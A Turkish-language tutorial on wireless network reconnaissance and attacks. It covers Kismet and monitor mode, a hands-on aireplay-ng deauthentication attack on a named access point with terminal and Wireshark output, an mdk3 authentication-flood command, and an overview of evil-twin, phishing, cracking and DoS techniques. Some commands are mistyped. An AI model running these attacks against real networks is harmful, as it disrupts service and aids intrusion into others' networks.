Kablosuz ağlarda keşif, pasif ve aktif olmak üzere ikiye ayrılır. Pasif keşiflerde herhangi bir broadcast yayını yapılmaz. Yalnızca ortamdaki broadcastleri dinleyerek cihazları tespit etmeye çalışır. Aktif keşifte, pasif keşfin aksine broadcast yapılır.

Keşif için genellikle Kismet isimli program ya da Kismet'in fonksiyonlarından da yararlanan çeşitli kitler de kullanılabilir.

Keşif işlemi ile kablosuz ağın şifreleme protokolünü ve ağa bağlı istemcilerin MAC adresleri öğrenilebilir.


Kablosuz ağ şifresiz, açık bir yayın yapıyorsa fiziksel olarak o ortamda bulunan bir işlemci tarafından ağ arabirimi monitor moda alarak elde edebilecekleri:

- MAC adresleri
- IP adresleri
- Cihaz isim ve markaları
- Ortamdaki TCP/UDP tüm trafik

### Gizli SSID'ye Sahip Kablosuz Ağların Keşfi

Eğer bir AP'nin SSID'si gizlendiyse Wireshark Beacon framelede "SSID=" şeklinde görünür. Gizli SSID'yi tespit edebilmek için öncelikle aynı kanalda olmamız gerekir.

```
iwconfig wlan0 wlan0 channel 1
```



### PASİF YÖNTEM:

Öncelikle pasif olarak SSID'yi ve bilgilerini tespit edelim.

```
airmon-ng start wlan0 wlan0 channel 1
```

komutu ile ağ kartımızı monitor moda alıyoruz.

```
root@v4gus: /home/v4gus
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@v4gus:/home/v4gus# airmon-ng start wlxe84e06287536
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
957 avahi-daemon
961 NetworkManager
1003 wpa_supplicant
1027 avahi-daemon

PHY Interface Driver Chipset
phy0 wlxe84e06287536 rtl8187 Realtek Semiconductor Corp. RTL8187
Interface wlxe84e06287536mon is too long for linux so it will be renamed to the
old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlxe84e06287536)

root@v4gus:/home/v4gus#
```


Monitor mode: Kablosuz ağlarda ilgili arabirimin ağa dahil olmadan, ağdaki paketleri izleyebilmesini sağlar.

kismet


```
root@v4gus: /home/v4gus
Dosya Düzenle Görünüm Ara Uçbirim Yardım
~ Kismet Sort View Windows
Name T C Ch Pkts Size v4gus
DSMART.INTERNET.EEDE A 0 1 388 1K
MAC Type Freq Pkts Size Manuf
5A:71:54:37:EE:DF Wired/AP 2427 379 0B Unknown
C4:71:54:37:EE:DE Wired/AP 2422 7 784B Tp-LinkT
74:27:EA:06:E6:03 Wired/AP 2417 2 416B Elitegro
No GPS data (GPS not connected) Pwr: AC
0
Packets 808
Pkt/Sec 0
Filtered 0
Data
INFO: Auto-connecting to tcp://localhost:2501
INFO: Established connection with Kismet server 'localhost:2501'
INFO: Welcome to the Kismet Newcore Client... Press '' or '~' to acwlan0mon
INFO: Connected to Kismet server 'v4gus' Hop
INFO: Got configure event for client
```

kismet açık kaynak kodlu kablosuz ağ analiz programıdır. Linux, UNIX ve Windows platform desteği vardır.


Pasif olarak kablosuz ağ keşfi yapabilmesi en büyük avantajlarındanıdır. Server-Client mimarisinde çalışır. Kismet\_server trafiği izleyip kaydeden kısımken, kismet\_client kismet\_server tarafından yapılan işlemlerin kullanıcı tarafından izlenmesine olanak sağlar.



Açılıştaki bizim kaynak olarak ağ kartımızın monitor mode'daki ismini Intf kısmına yamamız gerekiyor.



<Hidden SSID> bizim gizli ağıdır. Detayları görebilmek için çift tıklayıp bekleyelim.



## AKTİF YÖNTEM:

Pasif olarak elde ettiğimiz bilgilerden yola çıkarak ağa Deauthentication paketleri göndererek ağın varlığını ve ağ üzerinde bağlı olan cihazları tespit edebiliriz.

Bu işlemi yapabilmemiz için ağ kartının monitor mode da olması gerekir.

```
airmon-ng start wlxe84e06287536
```



```
root@v4gus: /home/v4gus
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@v4gus:/home/v4gus# airmmon-ng start wlxe84e06287536
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
957 avahi-daemon
961 NetworkManager
1003 wpa_supplicant
1027 avahi-daemon

PHY Interface Driver Chipset
phy0 wlxe84e06287536 rtl8187 Realtek Semiconductor Corp. RTL8187
Interface wlxe84e06287536mon is too long for linux so it will be renamed to the
old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlxe84e06287536)

root@v4gus:/home/v4gus#
```

aireplay-ng -0 <Deauth paket sayısı> -a <AP MAC adresi> <Interface>

komutu ile aireplay-ng aracını kullanarak SSID'ye deauth paketleri göndereceğiz.

```
root@v4gus: /home/v4gus
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@v4gus:/home/v4gus# aireplay-ng -0 5 -a C4:71:54:37:EE:DE wlan0mon
07:40:05 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:40:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:71:54:37:EE:DE]
07:40:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:71:54:37:EE:DE]
07:40:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:71:54:37:EE:DE]
07:40:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:71:54:37:EE:DE]
07:40:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:71:54:37:EE:DE]
root@v4gus:/home/v4gus#
```

Deauthentication paketlerini Wireshark üzerinde görmek için wlan.fc.type\_subtype==0x0c filtresi uygulanır.

Wireshark screenshot showing a list of network packets. The filter is set to `wlan.fc.type_subtype==0x0c`. The packet list shows several 802.11 Deauthentication frames (type 3, subtype 0xc) from `Tp-LinkT_37:e...` to `Broadcast`. The packet details pane shows the structure of a Deauthentication frame (Frame 1533).

No.	Time	Source	Destination	Protocol	Length	Info
15...	16.48975...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49144...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49175...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49350...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49380...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49557...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49588...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49763...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49800...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.49970...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50000...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50176...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50213...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50382...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50413...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50589...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50625...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50795...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.50825...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51002...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51038...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51208...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51238...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51415...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51450...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51621...	Tp-LinkT_37:e...	Broadcast	802...	38	Deauthentication, SN=0, FN=0, Flags=.....
15...	16.51650...	Tp-LinkT_37:e...	Broadcast	802...	39	Deauthentication, SN=0, FN=0, Flags=.....

Frame 1533: 39 bytes on wire (312 bits), 39 bytes captured (312 bits) on interface wlan0mon, id 0

RadioTap Header v0 Length 12

0000 00 00 0d 00 04 00 02 00 02 00 00 00 c0 00 00 .....  
0010 00 ff ff ff ff ff c4 71 54 37 ee de c4 71 54 ..... qT7... qT  
0020 37 ee de 00 00 07 00 7 ..... 7.....

Wireshark wlan0mon\_20201125074303\_pvm3Ho.pcapng Packets: 1898 · Displayed: 1280 (67.4%) Profile: Default

Wireshark üzerinde (`wlan.bssid==C4:71:54:37:EE:DE`)&& !(`wlan.fc.type_subtype==0x08`) filtresi ile Deauthamtication, Probe Request ve Probe Response frameleri görülür.

Wireshark screenshot showing a list of network packets. The filter is set to `(wlan.bssid==C4:71:54:37:EE:DE) && !(wlan.fc.type_subtype==0x08)`. The packet list shows various frames, including Data frames and Probe Response frames. The packet details pane shows the structure of a Probe Response frame (Frame 156).

No.	Time	Source	Destination	Protocol	Length	Info
17...	27.41942...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	596	Data, SN=1858, FN=0, Flags=p...F.C
17...	27.42830...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	541	Data, SN=1860, FN=0, Flags=p...F.C
17...	27.43780...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	580	Data, SN=1862, FN=0, Flags=p...F.C
17...	27.44767...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	612	Data, SN=1864, FN=0, Flags=p...F.C
17...	27.46105...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	541	Data, SN=1868, FN=0, Flags=p...F.C
17...	27.47080...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	600	Data, SN=1870, FN=0, Flags=p...F.C
17...	27.48055...	Tp-LinkT_37:e...	IPv4mcast_7f:...	802...	594	Data, SN=1872, FN=0, Flags=p...F.C
17...	27.73230...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=1878, FN=0, Flags=p...F.C
18...	33.17364...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=1986, FN=0, Flags=p...F.C
19...	37.70111...	Tp-LinkT_37:e...	1a:01:f1:3f:9...	802...	265	Probe Response, SN=2077, FN=0, Flags=...R...
20...	41.96720...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2159, FN=0, Flags=p...F.C
21...	49.92440...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2316, FN=0, Flags=p...F.C
22...	50.27791...	Elitegro_06:e...	IPv6mcast_fb	802...	248	Data, SN=2324, FN=0, Flags=p...F.C
22...	54.21287...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2406, FN=0, Flags=p...F.C
23...	56.74235...	Elitegro_06:e...	IPv6mcast_01:...	802...	205	Data, SN=2458, FN=0, Flags=p...F.C
23...	59.52071...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2514, FN=0, Flags=p...F.C
24...	63.41418...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2592, FN=0, Flags=p...F.C
24...	63.80031...	Tp-LinkT_37:e...	IPv4mcast_01	802...	118	Data, SN=2602, FN=0, Flags=p...F.C
26...	71.48262...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2754, FN=0, Flags=p...F.C
26...	75.77271...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2838, FN=0, Flags=p...F.C
28...	82.84166...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=2978, FN=0, Flags=p...F.C
28...	83.28953...	Tp-LinkT_37:e...	MediaTek_f6:9...	802...	265	Probe Response, SN=2989, FN=0, Flags=...R...
28...	83.39904...	Tp-LinkT_37:e...	MediaTek_f6:9...	802...	265	Probe Response, SN=2992, FN=0, Flags=...R...
28...	83.40166...	Tp-LinkT_37:e...	MediaTek_f6:9...	802...	265	Probe Response, SN=2992, FN=0, Flags=...R...
28...	83.40453...	Tp-LinkT_37:e...	MediaTek_f6:9...	802...	265	Probe Response, SN=2992, FN=0, Flags=...R...
29...	89.60599...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=3116, FN=0, Flags=p...F.C
30...	97.21318...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=3265, FN=0, Flags=p...F.C
32...	105.1886...	Tp-LinkT_37:e...	IPv6mcast_01	802...	146	Data, SN=3423, FN=0, Flags=p...F.C

Frame 156: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface wlan0mon, id 0

RadioTap Header v0 Length 26

0000 00 00 1a 00 2f 48 00 00 08 00 ec 10 00 00 00 00 ...../H...  
0010 10 02 6c 09 a0 00 d0 01 00 00 08 42 00 00 33 33 ...1... ..B...33  
0020 00 00 00 01 c4 71 54 37 ee de c4 71 54 37 ee de ...qT7... qT7...  
0030 e0 5b 4c 6c 6d 60 00 00 00 00 4e 90 a8 3e d8 6e ...[Llm... ..N...>n

Wireshark wlan0mon\_20201125074303\_pvm3Ho.pcapng Packets: 5666 · Displayed: 1367 (24.1%) Profile: Default

KABLOSUZ AĞ SALDIRILARI

Kablosuz ağlarda güvenlik de bilgi güvenliğinin temel unsurlarından olan CIA üçgeni ile anlamlandırılabilir.

**Gizlilik (Confidentiality):** Bilginin yetkisiz kişilerin eline geçmemesini amaçlayan genel tedbirlerdir.

**Bütünlük (Integrity):** Bilginin olması gerektiği şekilde tutulması ve saklanmasıdır.

**Erişilebilirlik (Availability):** Bilginin belirlenen, beklenen, hedeflenen, ihtiyaç duyulan süre boyunca ulaşılabilir ve kullanılabilir olmasıdır.



### 1. Erişim Kontrolü Saldırıları

**War Driving (Kablosuz Ağları Tarama) :** Kablosuz ağları tarama işlemidir. Beacon ya da Request paketlerini dinleyerek kablosuz ağları keşfetmektir. Diğer saldırılar için bir başlangıç adımı olarak görülebilir.

**Rogue Access Point (Yetkisiz Erişim Noktası) :** Güvenli bir ağ içerisinde arka kapı oluşturmak için yapılan saldırıdır.

**Adhoc Associations (Güvenli Olmayan Ağa Bağlanma) :** Saldırı istasyonu ya da erişim noktası güvenliğini engellemek için doğrudan güvenli olmayan istasyona bağlanmak.

**MAC Spoofing (MAC Adresi Yanıltma) :** Güvenli bir AP görüntüsü vererek saldırganın MAC adresini yeniden düzenlemesidir.

**IP Spoofing (IP Adresi Yanıltma) :** IP Spoofing yaparak başka bir cihazın IP adresi üzerinden istenilen aktivite yapılabilmesidir. Günümüzde pratik olarak kullanılmamaktadır.

**802.1x Radius Cracking :** Evil Twin AP'nin kullanılması için brute-force yoluyla 802.1x Requestlerinden Radius verilerinin elde edilmesidir.

## 2- Gizlilik Saldırıları

Eavesdropping (Gizli Dinleme) : Yakalanmış ve şifresi çözülmüş korumasız uygulama trafiği içerisinde hassas bilgileri ele geçirir.

Wep Key Cracking (Wep Anahtarı Kırma) : WEP'in açıklık ve zafiyetlerine aktif ya da pasif saldırılar düzenlenerek WEP anahtarının ele geçirilmeye çalışılmasıdır. Pasif saldırılarda IV çakışmalarından elde edilen sonuçlara göre yapılır.

Evil Twin AP (Şeytan İkizi Erişim Noktası) : Saldırganlar sistemi şaşırtmak için erişim noktasının bir benzerini oluşturup, kullanıcıların bu erişim noktasına bağlanmasını sağlamaya çalışır.

AP Phishing (Erişim Noktası Üzerinde Sahte Portal Çalıştırmak) : Saldırganlar kullanıcıların Evil Twin AP'ye bağlanmasından sonra web sunucusu kurarak, kullanıcıları bu sayfalara yönlendirerek hedef hakkında bilgi toplama işlemi gerçekleştirmesidir.

Man In The Middle (Ortadaki Adam Saldırısı) : TCP oturumlarını veya SSL/SSH tünellerini kesmek için Evil Twin AP üzerinde geleneksel Man In The Middle araçlarını kullanarak yapılan saldırılardır.

## 3- Bütünlük Doğrulama Saldırıları

WEP'ten sonra WPA ve WPA2 standartlarıyla her ne kadar CCMP kullanılarak güvenlik arttırılmaya çalışılsa da bu işlemlerin yalnızca data framelere uygulanması sorun oluşturmuştur. Management framerler üzerinde manipülasyon yapılabilir ve kablosuz ağlara DoS saldırısına olanak tanır.

DoS (Denial of Servis / Servis Reddi) saldırılarının amacı parola kırmak ya da bilgi elde etmek değildir. Amaç erişilebilirliğin bozulmasıdır. İki yöntem ile servis durdurulmaya çalışılır:

- > İşlemci, hafıza, bant genişliği gibi kavramların tüketilmesiyle
- > Protokol ya da serviste bulunan zafiyetin istismar edilmesiyle

Gerçek hayatta uygulanan çoğu DoS çeşidi HTTP Flood, TCP SYN Flood gibi kablosuz ağlarda uygulanabilse de kablosuz ağlar için özel olan DoS saldırıları da vardır.

Bir istemci AP ile bağlantı kurma aşaması :

1. İstemci Authentication isteğinde bulunur.
2. AP authentication cevabı yollar.
3. İstemci association isteğinde bulunur.
4. AP association cevabı yollar.

Association için authentication şarttır. Bir istemci birden fazla sisteme authentication kurmuş olabilir ancak sadece bir AP association kurulabilir.

Saldırını belirli bir hedefe yönlendirmek için bu işlemlerden önce airodump-ng, Kismet gibi araçlarla hedef kablosuz ağa bağlı kullanıcılara keşif çalışması yapılabilir.

Authentication atak için

mdk3 <Interface> a -m -i <MAC Adresi>

## TCP Replay Flood Attack

Bir kablosuz erişim noktasının açık olduğu portlardan yüksek miktarda veri göndererek hafızanın şişirilmesi sağlanır. Bu teknikle MAC Spoofing ya da IP Spoofing gibi teknikler birlikte kullanılarak saldırının şiddetinin artırılması amaçlanır.

## Land Attack

Land attack aynı kaynak ve hedefin IP ve portlarını sahte IP içeren spoofed paketler gönderilmesi ile yapılan bir DoS türüdür. Bu paket handshake süreci ile sonuçlanan bir bağlantı talebi içerir. Handshake sürecinin sonunda kurban cihaz bir ACK onay isteği gönderir. Hedef ve kaynak aynı olduğu için kendi gönderdiği istek paketi kurban cihaza geri döner. Alınan veri kurbanın beklediği ile uyuşmadığı için ACK isteği tekrar gönderilir. Bu süreç ağ çökene kadar devam eder. Bu saldırıda saldırgan hedef sistemin IP adresini, kaynak IP adresi olarak kullanarak ağı SYN paketleri ile doldurup çalışmaz hale getirir. Böylece host kendi kendine paket gönderiyormuş gibi görünür.

## IP Spoofing Attack

Ip Spoofing, sistemlere girmek amacıyla, saldırganın kimliğini gizlemek amacıyla ya da DoS atağının etkisini büyütmek için kullanılır. Ip Spoofing router veya firewall'ı kandırarak request güvenli bir ağdan geliyormuş etkisi oluşturmaya çalışır. Bu sayede sistemlere yetkisiz erişim sağlanır. Bu atak için paketlerin başlığı değiştirilir ve güvenli bir ağdan geldiği izlenimi oluşturulur.

## Ping Flood Attack

Ping Flood temel bir DoS atak türüdür. Saldırgan hedef sisteme ICM paketleri göndererek sistemin bant genişliğini doldurmaya çalışır. Mesela Ping of Death atağı, PING uygulamasını kullanarak izin verilen 65535 byte veri sınırını aşan IP paketleri oluşturur. Normalden büyük paket ağa gönderilir ve sistemin erişilebilirliği kesintiye uğrar.

## Teardrop Attack

Teardrop atağı, IP paketlerinin tekrar birleştirilme mantığını istismar eder. Her iletilen paket bir sıra ile iletilir ve bir sıra ile birleştirilir. Veriyi sırayla göndermek yerine bir program aracılığıyla fragmeted biçimde gönderilmesi alıcıyı meşgul eder. Bu paketlerin birleştirilmesi süreci uzatılarak yapılan bir DoS saldırısıdır.

## UDP Flooad Attack

Hızlı, fakat güvensiz protokoldür. Alıcıya veriyi iletir fakat iletilen verinin ulaşp ulaşmadığını kontrol etmez. DoS için UDP'yi kullanmak daha karmaşıktır. Çünkü AP üzerindeki rastgele portlara büyük değerli UDP paketleri gönderir. BU paketleri de üretilen sahte IP'ler üzerinden üretir.

802.1x Frame Injection (Paket Enjeksiyonu) : Sahte paketlerin erişim noktalarına ya da saldırganlara göndererek, bir süre sonra kaynağın servis dışı olmasını veya gerekli bilgileri dışarı çıkarılmasını sağlar.

802.1x Data Replay (802.1x Veri Tekrarlama) : Bir saldırı tekrarı için hem paket toplamak, hem de aynı zamanda yineleme yaparak injection yapmak için kullanılır.

802.1x EAP Replay (802.1x EAP Tekrarlama) : Genişletebilir kimlik doğrulama protokollerinden paket yakalamak amaçlıdır. Böylece sisteme bu paketlerle Replay saldırısı yapılabilir.

802.1x Radius Replay (802.1x Radius Tekrarlama) : Radius erişim kabul veya ret mesajlarını yakalamaktır. Erişim noktası ile kimlik doğrulama ana makinesi arasında tekrar saldırıları yapıldıktan sonra gelen adımdır.

#### 4- Kimlik Doğrulama Saldırıları

Saldırganlar bu atakları legal kullanıcıların kimlik bilgilerini çalarak özel bir ağa veya servise bağlanmak için kullanılırlar.

Shared Key Guessing : Kırılmış WEP anahtarı ya da varsayılan sağlayıcı ile 802.11 paylaşımlı anahtar kimlik doğrulayıcısını tahmin etme girişiminde bulunmaktadır.

PSK Cracking : Sözlük saldırı araçları kullanarak kaydedilmiş anahtar handshake paketlerinden WPA/WPA2 PSK'yı elde etmektir.

Application Login Theft: Açık metin uygulama protokollerinden kullanıcı bilgilerini yakalamayı amaçlayan saldırıdır.

